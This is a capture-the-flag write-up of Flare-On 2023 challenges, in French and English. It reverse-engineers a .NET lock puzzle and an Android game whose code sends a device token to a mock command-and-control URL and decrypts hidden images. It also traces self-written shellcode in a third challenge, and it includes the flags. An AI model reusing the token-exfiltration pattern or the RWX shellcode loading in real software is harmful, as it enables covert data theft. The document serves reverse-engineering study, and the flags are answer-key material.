Flare-On 2023

SOLUTIONS DES 2 PREMIERS CHALLENGES & AVANCEMENTS DU 3e

SAM NZONGANI

1 X

1.1 Challenge


Welcome to the 10th Annual Flare-On Challenge!

Statistically, you probably won't finish every challenge. Every journey toward excellence starts somewhere though, and yours starts here. Maybe it ends here too.

This package contains many files and, I can't believe i'm saying this, click the one with the ".exe" file extension to launch the program. Maybe focus your "reverse engineering" efforts on that one too.

1.2 Solution

Le dossier du challenge contient beaucoup de fichiers dont la plupart sont des librairies (dll). Quand on exécute le programme (.exe) une fenêtre avec un compteur à 2 chiffres s'ouvre. On peut modifier chacun des chiffres avant de valider avec le bouton cadenas. L'objectif consiste à trouver le numéro gagnant.



(a) Fenêtre d'accueil (b) Mauvaise combinaison


Figure 1: X.exe

J'ai dans un premier temps commencé par regarder les strings mais rien de spécial n'a attiré mon attention. Dans le code de la fonction main on trouve une fonction **exe_start** qui vérifie que le binaire est bien exécutable, charge des librairies, etc. en appelant d'autres fonctions.


```
loc_7FF66B6B21F9:
lea     rcx, aRedirectingErr ; "Redirecting errors to custom writer."
call    ?verbose@trace@@YAXPEB_WZZ ; trace::verbose(wchar_t const *,...)
mov     rax, gs:58h
mov     edx, 8
mov     rcx, [rax]
lea     rax, _anonymous_namespace___buffering_trace_writer
mov     [argv+rcx], rax
mov     argv, rsi       ; argv
mov     argc, ebp       ; argc
call    ?exe_start@@YAHHQEAPEB_W@Z ; exe_start(int,wchar_t const * * const)
lea     rcx, g_trace_mutex ; lpCriticalSection
mov     ebx, eax
```

Figure 2: Appel à exe_start

Quand on exécute le programme une exception a lieu. Après l'avoir passée au programme il reprend son exécution ouvre la fenêtre du challenge. En plaçant des breakpoints dans **exe_start** on voit que l'exception a lieu après cet appel à **__guard_dispatch_icall_fptr**:



(a) Appel précédant l'exception



(b) Message d'erreur

Figure 3: Exception

__guard_dispatch_icall_fptr est une fonction ajoutée par le compilateur pour protéger des appels indirects de fonction. En regardant le contenu des registres à cet appel on voit notamment que *r15* contient le chemin vers l'exécutable et *rsi* celui vers la dll **X.dll**.

Quand l'exécution reprend on voit que des librairies (dll) sont chargées en mémoires et en particulier **X.dll**. La présence d'une librairie ayant le même nom que l'exécutable m'a semblé être une piste intéressante.




Figure 4: Chargement de X.dll

En essayant de l'ouvrir avec IDA on voit que c'est un .NET. On peut l'ouvrir avec dnSpy. En cherchant dans le code de la librairie on trouve rapidement des fonctions dont les noms semblent intéressants:

- upButton_Click
- downButton_Click
- _lockButton_Click

Les fonctions **upButton_Click** et **downButton_Click** respectivement incrémente et décrémente la valeur du chiffre correspondant.




Figure 5: Arborescence de X.dll

upButton_Click & downButton_Click

```
private void downButton_Click(object sender, EventArgs e) {
        int buttonIndex = (int)((Button)sender).Tag;
        DigitDisplay digitDisplay = this._digitDisplays[buttonIndex];
        int value = digitDisplay.Value;
        digitDisplay.Value = value - 1;
}

private void upButton_Click(object sender, EventArgs e) {
        int buttonIndex = (int)((Button)sender).Tag;
        DigitDisplay digitDisplay = this._digitDisplays[buttonIndex];
        int value = digitDisplay.Value;
        digitDisplay.Value = value + 1;
}
```

Comme son nom l'indique, **_lockButton_Click** est appelée quand le bouton cadenas est pressé pour vérifier la combinaison. Le premier chiffre est multiplié par 10 et ajouté au second. Le résultat est ensuite comparé au nombre 42. Si la bonne combinaison est entrée un message avec le flag s'affiche.

_lockButton_Click

```
private async void _lockButton_Click(object sender, EventArgs e) {
    if (this._digitDisplays[0].Value * 10 + this._digitDisplays[1].Value == 42) {
        this._backgroundDisplay.State = BackgroundDisplay.BackgroundStates.Success;
        await MessageBox.Show("Welcome to Flare-On 10",
        "Congratulations!\n glorified_captcha@flare-on.com", new string[] { "Ok" });
    }
    [...]
}
```

La seule combinaison possible est donc (4, 2). Quand on l'entre on obtient bien une fenêtre avec le flag.

Figure 6: Bonne combinaison

Flag: glorified_captcha@flare-on.com

---

2 ItsOnFire

2.1 Challenge statement

The FLARE team is now enthusiastic about Google products and services but we suspect there is more to this Android game than meets the eye.

2.2 Solution

The challenge folder contains an APK (Android Package) file. The app can be launched on Windows using Android Studio (among others). It's a Shoot'em up type of game in which the player has to destroy waves of "malware".




Figure 7: ItsOnFire game

Playing the game at first glance nothing special seems to happen when a wave is completed or when the player dies. Let's dive into the file to find the interesting stuff. You can decompile it using jadx (a tool to produce Java source code from APK files).

Now that we have access to the source code let's start by looking at the strings. They are located in "Resources/resources.arsc/res/values/strings.xml". Basically, whenever the app needs to use a string, it uses an ID that references a string in this file. Looking at this file the first thing to notice are the many odd strings for a video game:

- a Youtube URL (Loverboy - Working for the Weekend)
- a Twitter URL (an account posting every friday about the weekend)
- a URL for what seems to be a C2 server ("https://flare-on.com/evilc2server/report_token/report_token.php?token=")
- week days ("monday", "tuesday", ..., "sunday")
- a key ("my_custom_key")
- symmetric encryption related strings ("AES/CBC/PKCS5Padding")

The most suspicious is the C2 server. A C2 (command & control) server is a hacker-controlled computer that directs compromised devices, enabling cybercriminals to carry out attacks and steal data. The string is used in 2 functions:

- com.secure.itsonfire.MessageWorker.**onNewToken(String)**
- p011f.C1186b.**m2238d(Context)**

Let's dig into their code to see how the string is used.




Figure 8: C2 string search

The **onNewToken** function takes a token as argument, concatenates it to the c2 URL and makes a request using the **PostByWeb** class. Notice how this method overrides the onNewToken method from FirebaseMessagingService. When the FCM token is refreshed or generated, this method will be called, allowing the app to handle the new token.

com.secure.itsonfire.MessageWorker.onNewToken

```
@Override // com.google.firebase.messaging.FirebaseMessagingService
public void onNewToken(@NotNull String token) {
    Intrinsics.checkNotNullParameter(token, "token");
    Log.i("FCM Token Created", token);
    ExecutorService newSingleThreadExecutor = Executors.newSingleThreadExecutor();
    String str = getString(R.string.c2) + token;
    Intrinsics.checkNotNullExpressionValue(str,
        "StringBuilder().apply(builderAction).toString()");
    newSingleThreadExecutor.submit(new PostByWeb(str));
}
```

A **PostByWeb** object calls its **request()** method that makes a GET request to the passed URL.

com.secure.itsonfire.MessageWorker.onNewToken

```
public PostByWeb(@Nullable String str) {
        try {
            this.mUrl = new URL(str);
        } catch (MalformedURLException e) {
            e.printStackTrace();
        }
        request();
    }

    private final void request() {
        [...]
        HttpURLConnection httpURLConnection = (HttpURLConnection) openConnection;
        httpURLConnection.setConnectTimeout(9000);
        httpURLConnection.setDoInput(true);
        httpURLConnection.setRequestMethod("GET");
        httpURLConnection.connect();
        [...]
    }
```

A request to the URL without token leads to a 404 error. At first I thought about intercepting the request with Wireshark to get the full URL but then I realized that it is printed to the logs in **onNewToken**. Simply checking those in Android Studio should be enough to retrieve it. However, I couldn't find anything about the token in the logs nor Wireshark.

I found out earlier that the c2 string is used in 2 functions. Let's take a look at the second one. I removed some lines checking for NULL values and replaced the strings accesses with the actual strings to make it easier to read.

p011f.C1186b.m2238d

```
private final String m2238d(Context context) {
        String slice;
        String string = "https://flare-on.com/evilc2server/report_token
                /report_token.php?token=";

        String string2 = "wednesday";

        StringBuilder sb = new StringBuilder();
        sb.append(string.subSequence(4, 10));
        sb.append(string2.subSequence(2, 5));
        String sb2 = sb.toString();

        byte[] bytes = sb2.getBytes(Charsets.UTF_8);

        long m2241a = m2241a(bytes);
        StringBuilder sb3 = new StringBuilder();
        sb3.append(m2241a);
        sb3.append(m2241a);
        String sb4 = sb3.toString();

        slice = StringsKt___StringsKt.slice(sb4, new IntRange(0, 15));
        return slice;
    }
```

It starts by grabbing 2 strings from the strings.xml file:

- string.c2: "https://flare-on.com/evilc2server/report_token/report_token.php?token="
- string.w1: "wednesday"

It then slices them, converts them to bytes and calls a function **m2241a** before slicing this returned value. Basically it takes some strings and returns a new one made by slicing and concatenating its inputs. Let's rename it **sliceStrings**

The code of the function being called is the following:

p011f.C1186b.m2241a

```
private final long m2241a(byte[] bArr) {
        CRC32 crc32 = new CRC32();
        crc32.update(bArr);
        return crc32.getValue();
}
```

It simply returns a CRC32 (Cyclic Redundancy Checksum) of its input. Let's rename it **generateCRC32**.

By checking the cross references we can see that **sliceStrings** is called in a function **m2239c**.




Figure 9: sliceStrings cross references

This new function returns a file.

p011f.C1186b.m2239c

```
private final File m2239c(int i, Context context) {
        Resources resources = context.getResources();

        byte[] m2237e = m2237e(resources, i);
        String sliceStrings = sliceStrings(context);

        Charset charset = Charsets.UTF_8;
        byte[] bytes = sliceStrings.getBytes(charset);

        SecretKeySpec secretKeySpec = new SecretKeySpec(bytes, "AES");
        String string = "AES/CBC/PKCS5Padding";

        String string2 = "abcdefghijklmnop";

        byte[] bytes2 = string2.getBytes(charset);

        byte[] m2240b = m2240b(string,
                        m2237e,
                        secretKeySpec,
                        new IvParameterSpec(bytes2));

        File file = new File(context.getCacheDir(), "playerscore.png");
        FilesKt__FileReadWriteKt.writeBytes(file, m2240b);

        return file;
    }
```

This function does the following:

- it creates an array of bytes with another function **m2237e**
- it calls **sliceStrings** and converts its return value to bytes
- it creates a symmetric key for AES using the bytes from **sliceStrings**

It seems that our **sliceStrings** function is actually used to generate a key for symmetric encryption. Let's rename it **generateKey**.

After that the function does the following:

- it uses a string to define which encryption is going to be used: AES with CBC (Cipher Block Chaining) and PKCS5 padding

- it converts another string to bytes
- it calls another function **m2240b** and writes the ouput in a file name "playerscore.png" in the cache directory

Overall this function does 3 things:

- generate a key
- encrypt a file
- write the output in another file

Let's rename it **saveEncryptedFile** and take a look at the actual function used to encrypt the file: **m2240b**.

p011f.C1186b.m2240b

```
private final byte[] m2240b(String str, byte[] bArr, SecretKeySpec secretKeySpec,
                            IvParameterSpec ivParameterSpec)
{

        Cipher cipher = Cipher.getInstance(str);
        cipher.init(2, secretKeySpec, ivParameterSpec);
        byte[] doFinal = cipher.doFinal(bArr);

    return doFinal;
}
```

It takes as arguments:

- a string to define the encryption/decryption: "AES/CBC/PKCS5Padding"
- an array of bytes (the file to encrypt/decrypt)
- a key (**SecretKeySpec** class)
- an initialisation vector (**ivParameterSpec** class) used to encrypt/decrypt the first block in CBC mode

Then it simply initialize a **Cipher** object and encrypts/decrypts the file. Let's rename this function **cipher**.

The only function we have not checked yet is the one used at the beginning of **saveEncryptedFile** to get the bytes from the file: **m2237e**. I removed a lot of exceptions handling to make it easier to read.

p011f.C1186b.m2237e

```
    private final byte[] m2237e(Resources e, int i) {
        Throwable th;
        InputStream inputStream;
        try {
            try {
                inputStream = e.openRawResource(i);
            [...]
            try {
                byte[] bArr = new byte[inputStream.available()];
                inputStream.read(bArr);
                [...]
                return bArr;
            [...]
        } catch (Throwable th3) {
            th = th3;
            Intrinsics.checkNotNull(e);
            e.close();
            throw th;
        }
    }
```

It opens a file of index i (second argument) and reads it. Let's rename it **readBytesFromFile** and figure out which file is being encrypted by looking at cross references to **saveEncryptedFile**. Following cross references leads to this function where **i2** is the index transmitted to **savedEncryptedFile**.

p011f.C1186b.m2235a

```
public final PendingIntent m2235a(@NotNull Context context, @NotNull String param) {
        String string;
        int i;
        C1186b c1186b;
        int i2;
        [...]
        if (!Intrinsics.areEqual(param, "monday")) {
            if (Intrinsics.areEqual(param, "tuesday")) {
                c1186b = C1186b.f524a;
                i2 = "ps.png";
            } else if (Intrinsics.areEqual(param, "wednesday")) {
                c1186b = C1186b.f524a;
                i2 = "iv.png";
            }
            [...]
            return PendingIntent.getActivity(context,
                    100,
                    c1186b.m2236f(context, i2),
                    201326592);
        }
        [...]
    }
```


Depending on the value of '**param** it will either encrypt **ps.png** or **iv.png**. Both files or located in "Resources/res/raw".

Now that we understand what's happening here we can write some Java code to decrypt both files. The code


used kotlin libraries and I did not so I rewrote 2 functions to read/write bytes from/to a file using standard Java librairies.

```
PS D:\Flare-On\2023\ItsOnFire> javac .\Main.java
PS D:\Flare-On\2023\ItsOnFire> java Main
Data has been written to the file: D:\Flare-On\2023\ItsOnFire\playerscore.png
```

Figure 10: Compilation & decryption



(a) ps.png decrypted



(b) iv.png decrypted

Figure 11: Decrypted files

Flag: Y0Ur3_0N_F1r3_K33P_601N6@flare-on.com

Main.java

```java
import java.nio.charset.StandardCharsets;
import java.util.zip.CRC32;
import javax.crypto.spec.SecretKeySpec;
import javax.crypto.spec.IvParameterSpec;
import java.io.File;
import java.io.IOException;
import java.io.InputStream;
import java.io.FileInputStream;
import java.io.FileOutputStream;
import javax.crypto.Cipher;
import java.security.NoSuchAlgorithmException;
import javax.crypto.IllegalBlockSizeException;
import java.security.InvalidKeyException;
import javax.crypto.NoSuchPaddingException;
import javax.crypto.BadPaddingException;
import java.security.InvalidAlgorithmParameterException;

public class Main {
    public static void main(String args[]) {
        File file = saveEncryptedFile("resources/res/raw/iv.png");
    }

    static private final long generateCRC32(byte[] bArr) {
        CRC32 crc32 = new CRC32();
        crc32.update(bArr);
        return crc32.getValue();
    }

    static private final String generateKey() {
        String slice;
        String string = "https://flare-on.com/evilc2server/report_token
                        /report_token.php?token=";
        String string2 = "wednesday";
        // slice strings from res/values/strings.xml
        StringBuilder sb = new StringBuilder();
        sb.append(string.subSequence(4, 10));
        sb.append(string2.subSequence(2, 5));
        String sb2 = sb.toString();
        byte[] bytes = sb2.getBytes(StandardCharsets.UTF_8);
        long crc32 = generateCRC32(bytes);
        StringBuilder sb3 = new StringBuilder();
        sb3.append(crc32);
        sb3.append(crc32);
        String sb4 = sb3.toString();
        int startIndex = 0;
        int endIndex = 15;
        slice = sb4.subSequence(startIndex, endIndex + 1).toString();
        return slice;
    }
```

Main.java

```
    static private final File saveEncryptedFile(String path) {
        // get data from file "resources\res\raw\iv.png"
        byte[] data = readRawFile(path);

        // generate key
        String key = generateKey();

        byte[] bytes = key.getBytes(StandardCharsets.UTF_8);
        SecretKeySpec secretKeySpec = new SecretKeySpec(bytes, "AES");

        // encryption used
        String string = "AES/CBC/PKCS5Padding";

        // initialisation vector
        String string2 = "abcdefghijklmnop";
        byte[] bytes2 = string2.getBytes(StandardCharsets.UTF_8);

        // encrypt data and store in playerscore.png
        byte[] encryptedData = cipher(string,
                                      data,
                                      secretKeySpec,
                                      new IvParameterSpec(bytes2));

        File file = new File("playerscore.png");
        writeBytesToFile(file, encryptedData);
        return file;
    }

    static private final byte[] readRawFile(String filePath) {
        // read bytes from a file
        try (InputStream inputStream = new FileInputStream(filePath)) {
            byte[] bArr = new byte[inputStream.available()];
            inputStream.read(bArr);
            return bArr;
        } catch (IOException e) {
            e.printStackTrace();
        }
        return null;
    }

    static public void writeBytesToFile(File file, byte[] data) {
        // write data to file
        try (FileOutputStream fos = new FileOutputStream(file)) {
            fos.write(data);
            System.out.println("Data has been written to the file: "
                               + file.getAbsolutePath());
        } catch (IOException e) {
            e.printStackTrace();
            System.err.println("Error writing data to the file: "
                               + file.getAbsolutePath());
        }
    }
```

Main.java

```
    static private final byte[] cipher(String str, byte[] bArr,
                                       SecretKeySpec secretKeySpec,
                                       IvParameterSpec ivParameterSpec)
    {
        try {
            // init cipher objet with encryption method and parameters
            Cipher cipher = Cipher.getInstance(str);

            cipher.init(2, secretKeySpec, ivParameterSpec);

            // encrypt or decrypt data
            byte[] doFinal = cipher.doFinal(bArr);

            return doFinal;
        }
        catch (NoSuchAlgorithmException e) {
            e.printStackTrace();
        }
        catch (InvalidKeyException e) {
            e.printStackTrace();
        }
        catch (IllegalBlockSizeException e) {
            e.printStackTrace();
        }
        catch (NoSuchPaddingException e) {
            e.printStackTrace();
        }
        catch (InvalidAlgorithmParameterException e) {
            e.printStackTrace();
        }
        catch (BadPaddingException e) {
            e.printStackTrace();
        }
        return null;
    }
}
```

3 mypassion

3.1 Attempts (challenge not finished)

As the challenge prompt suggests the program is going to check the input string and some of the bytes will be used to fix the code. The input is divided in **"tokens"** (discussed later) separated by **"/"**. I'll treat each token separately.

3.1.1 First token

I started by looking at the strings but nothing stood out. In the **main** function we can see some checks performed on the input. Launching the program without command line argument stops the execution. Then we can see that the input string is checked and if some bytes don't have the expected value, **ExitWindowsEx** from the Windows API is called to restart the computer.




Figure 12: First few checks


It put some breakpoints and noticed that:

- the first byte is compared to **0**
- the second and third need to satisfy the equation: *shiftLeft(input[1], 2) + input[2] = 0x127*

Using printable characters, I chose:

- $input[1] = 0000\ 0000\ 0100\ 0000$ 0x40: @
- $shl(input[1], 2) = 0000\ 0001\ 0010\ 0000$
- $input[2] = 0000\ 0000\ 0000\ 0111$ 0x27:'
- $input[1] + input[2] = 0000\ 0001\ 0010\ 0111$ 0x127

After these checks, the 6th byte is compared to **"R"** and **VirtualAlloc** from the Windows API is called. It reserves a region a memory.



(a) Comparison (b) Call to VirtualAlloc

Figure 13: Check of the 6th byte and call to VirtualAlloc

So far the input string has to be **0@'xxR**. The x characters can be anything since they are not verified. However running the program with this input results in a crash. With a few breakpoints I realized that **VirtualAlloc** returned NULL (0x0 in RAX). This is due to the fact that its parameter **flProtect** which defines the protection for allocated memory is taken from R8D which contains the 7th byte of the input string.

I read the documentation for the memory protection constants and chose to give write, read and execute permissions. The 7th byte must be 0x40 so @. Input string: **0@'xxR@**.

Constant/value	Description
PAGE_EXECUTE 0x10	Enables execute access to the committed region of pages. An attempt to write to the committed region results in an access violation. This flag is not supported by the CreateFileMapping function.
PAGE_EXECUTE_READ 0x20	Enables execute or read-only access to the committed region of pages. An attempt to write to the committed region results in an access violation. **Windows Server 2003 and Windows XP:** This attribute is not supported by the CreateFileMapping function until Windows XP with SP2 and Windows Server 2003 with SP1.
PAGE_EXECUTE_READWRITE 0x40	Enables execute, read-only, or read/write access to the committed region of pages. **Windows Server 2003 and Windows XP:** This attribute is not supported by the CreateFileMapping function until Windows XP with SP2 and Windows Server 2003 with SP1.

Figure 14: Some of the Memory Protection Constants

Then the next block writes some bytes in the newly allocated memory using RDI that contains the starting address. Those bytes are read directly from the code segment in memory. Then the instruction **call rdi** jumps to this address. It looks like it just wrote a shellcode in memory and is now going to execute it.

```
movups  xmmword ptr [rdi], xmm0 ; --- start writing at previously allocated address ---
movaps  xmm1, cs:xmmword_7FF737BFEA10 ; shellcode #1
movups  xmmword ptr [rdi+10h], xmm1
movaps  xmm0, cs:xmmword_7FF737BFEA20
movups  xmmword ptr [rdi+20h], xmm0
movaps  xmm1, cs:xmmword_7FF737BFEA30
movups  xmmword ptr [rdi+30h], xmm1
movaps  xmm0, cs:xmmword_7FF737BFEA40
movups  xmmword ptr [rdi+40h], xmm0
movaps  xmm1, cs:xmmword_7FF737BFEA50
movups  xmmword ptr [rdi+50h], xmm1
movaps  xmm0, cs:xmmword_7FF737BFEA60
movups  xmmword ptr [rdi+60h], xmm0
movaps  xmm1, cs:xmmword_7FF737BFEA70
movups  xmmword ptr [rdi+70h], xmm1
movaps  xmm0, cs:xmmword_7FF737BFEA80
movups  xmmword ptr [rdi+80h], xmm0
movsd   xmm0, cs:qword_7FF737BFEA90
movsd   qword ptr [rdi+90h], xmm0
movzx   eax, cs:byte_7FF737BFEA98
mov     [rdi+98h], al
mov     rax, [rbx+8]
movzx   ecx, byte ptr [rax+0Ch]
mov     [rdi+41h], cl   ; --- end of writing at allocated address ---
lea     rcx, [rbp+480h+arg_10]
call    rdi             ; jump to shellcode #1
```

Figure 15: Writing of shellcode #1

Executing the program leads to the following warning: **An attempt was made to execute an illegal instruction**. Stepping inside the shellcode I realized that it seemed broken and stopped abruptly.

```
                debug035 segment byte public 'CODE' use64
                assume cs:debug035
                ;org 1E970B60000h
                assume es:ntdll_dll, ss:ntdll_dll, ds:ntdll_dll, fs:ntdll_dll, gs:ntdll_dll
40 55           push    rbp
48 8B EC        mov     rbp, rsp
48 83 EC 10     sub     rsp, 10h
C6 45 18 74     mov     byte ptr [rbp+18h], 74h ; 't'
4C 8D 55 F0     lea     r10, [rbp-10h]
C6 45 19 65     mov     byte ptr [rbp+19h], 65h ; 'e'
4C 8D 5D F0     lea     r11, [rbp-10h]
C6 45 1A 6E     mov     byte ptr [rbp+1Ah], 6Eh ; 'n'
33 C0           xor     eax, eax
C6 45 1B 00     mov     byte ptr [rbp+1Bh], 0
4C 8B C1        mov     r8, rcx
89 45 F0        mov     [rbp-10h], eax
45 33 C9        xor     r9d, r9d
66 89 45 F4     mov     [rbp-0Ch], ax
C6 45 F0 16     mov     byte ptr [rbp-10h], 16h
C6 45 F1 17     mov     byte ptr [rbp-0Fh], 17h
C6 45 F2 3B     mov     byte ptr [rbp-0Eh], 3Bh ; ';'
C6 45 F3 17     mov     byte ptr [rbp-0Dh], 17h
                ; ---------------------------------------------------------------------------
C6              db 0C6h
AB              db 0ABh
F4              db 0F4h
56              db  56h ; V
B8              db 0B8h
AB              db 0ABh
AA              db 0AAh
```

Figure 16: Broken shellcode #1

